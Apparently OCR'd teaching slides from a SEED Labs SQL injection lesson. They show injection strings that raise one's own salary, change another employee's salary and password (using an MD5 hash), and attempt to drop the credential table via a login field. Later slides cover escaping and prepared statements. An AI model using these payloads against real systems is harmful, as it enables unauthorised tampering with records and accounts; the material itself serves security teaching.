
Copyright © SEED LABs

```
UPDATE credential SET
nickname='’,salary=‘100000000’,
email='$input_email’,
address='$input_address’,
PhoneNumber='$input_phonenumber’
where ID=$id;
```

We know our Salary is also stored in this same SQL table.
How could we change our salary?

NickName: `’,salary=‘100000000`


SQL Injections



```
UPDATE credential SET
nickname='                    ',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```

Change someone else's salary??

SQL Injections




```
UPDATE credential SET
nickname=‘’,salary=‘5’ where name =‘ryan’;#’,
email='$input_email’,
address='$input_address’,
PhoneNumber='$input_phonenumber’
where ID=$id;
```

Change someone else’s salary??

NickName: `’,salary=‘5’ where name =‘ryan’;#`


SQL Injections



```
UPDATE credential SET
nickname='                ',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```

Change someone else's password??

SQL Injections


Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password


Copyright © SEED LABs

```
UPDATE credential SET
nickname='',password='reese' where name ='ryan';# ',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```

Change someone else's password??

```
NickName ='',password='reese' where name ='ryan';#
```

SQL Injections


Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs

```
UPDATE credential SET
nickname='',password='reese' where name ='ryan';# ',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```


Change someone else's password??

```
NickName =‘',password=‘reese' where name =‘ryan';#
```

This does not work!!


SQL Injections

```
UPDATE credential SET
nickname='',password='ce8fbf161182f814df5f77886
2afbedd' where name ='ryan';# ',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
```



```
mysql> select * from credential
    -> ;
+----+--------+-------+-----------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name   | EID   | Salary    | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+--------+-------+-----------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice  | 10000 | 100000000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby   | 20000 |     30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan   | 30000 |         5 | 4/10  | 98993524 |             |         |       |          | reese                                    |
|  4 | Sammie | 40000 |     90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted    | 50000 |    110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin  | 99999 |    400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+--------+-------+-----------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
```

We need to insert the MD5 hash of 'reese' instead!




Your String	reese
MD5 Hash	ce8fbf161182f814df5f778862afbedd Copy

SQL Injections

```
SELECT * FROM credential WHERE
name= `          ' and password=`          ';
```

How could we delete an entry, or drop the entire table??




USERNAME =

SQL Injections

```
SELECT * FROM credential WHERE
name= `';DROP TABLE credential;#' and password=`      ';
```

How could we delete an entry, or drop the entire table??


Employee Profile Login

USERNAME ???


PASSWORD ???

USERNAME = `';DROP TABLE credential;#`

SQL Injections

```
SELECT * FROM credential WHERE
name= '';DROP TABLE credential;#' and password='    ';
```

How could we delete an entry, or drop the entire table??



USERNAME = `';DROP TABLE credential;#`

This wont work! Fortunately, this webpage only allows for one SQL query to be executed!

SQL Injections Countermeasures

Why is this webpage unsafe?

SQL Injections Countermeasures

Why is this webpage unsafe?

Mixing of executable code and user input data!

SQL Injections Countermeasures

Filtering and Sanitizing input data

- Before mixing user-provided data with code, inspect the data and **filter/sanitize** any character that may be interpreted as code


```
Before:  aaa' OR 1=1 #
 After:  aaa\' OR 1=1 #
```

- Most languages have built-in methods or 3rd party extensions to encode/escape characters that have special meaning in the target language
  - `Real_escape_string`
  - `htmLawed`
  - `htmlspecialchars`

SQL Injections Countermeasures

Prepare Statements

- Send code and data in separate channels to the database server


Query
SELECT ... FROM ...
WHERE id = ?
Variables are not sent
Step 1
Sending the query without variables
Got a prepared statement. Waiting for variables...
Database
var id = 2
Sending the variables
Step 2
Received the variables! Now performing the query.

SQL Injections Countermeasures

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, password
FROM credential
WHERE name= ? and password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
```

User input is not attached to the SQL query

`$conn → prepare`	Send SQL query string to server
`$sql → bind_param`	Send input data to server
`$sql → execute()`	Execute query
`$sql → fetch()`	Get results of query

SQL Injection Limitations

If we wanted to conduct an SQL injection on a server, what things would we need to know?

SQL Injection Limitations

If we wanted to conduct an SQL injection on a server, what things would we need to know?

- Table names
- Table column
- Backend Code
- Type of database

It’s very likely we don’t know this information

Ways we might be able to get server to leak this information?

SQL Injection Limitations

Error-based SQLi is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database.

Ex.

```
Conversion failed when converting the varchar value 'salary' to data type int.

Cannot find column "lkafhasflkash" in table employee.
```

https://github.com/payloadbox/sql-injection-payload-list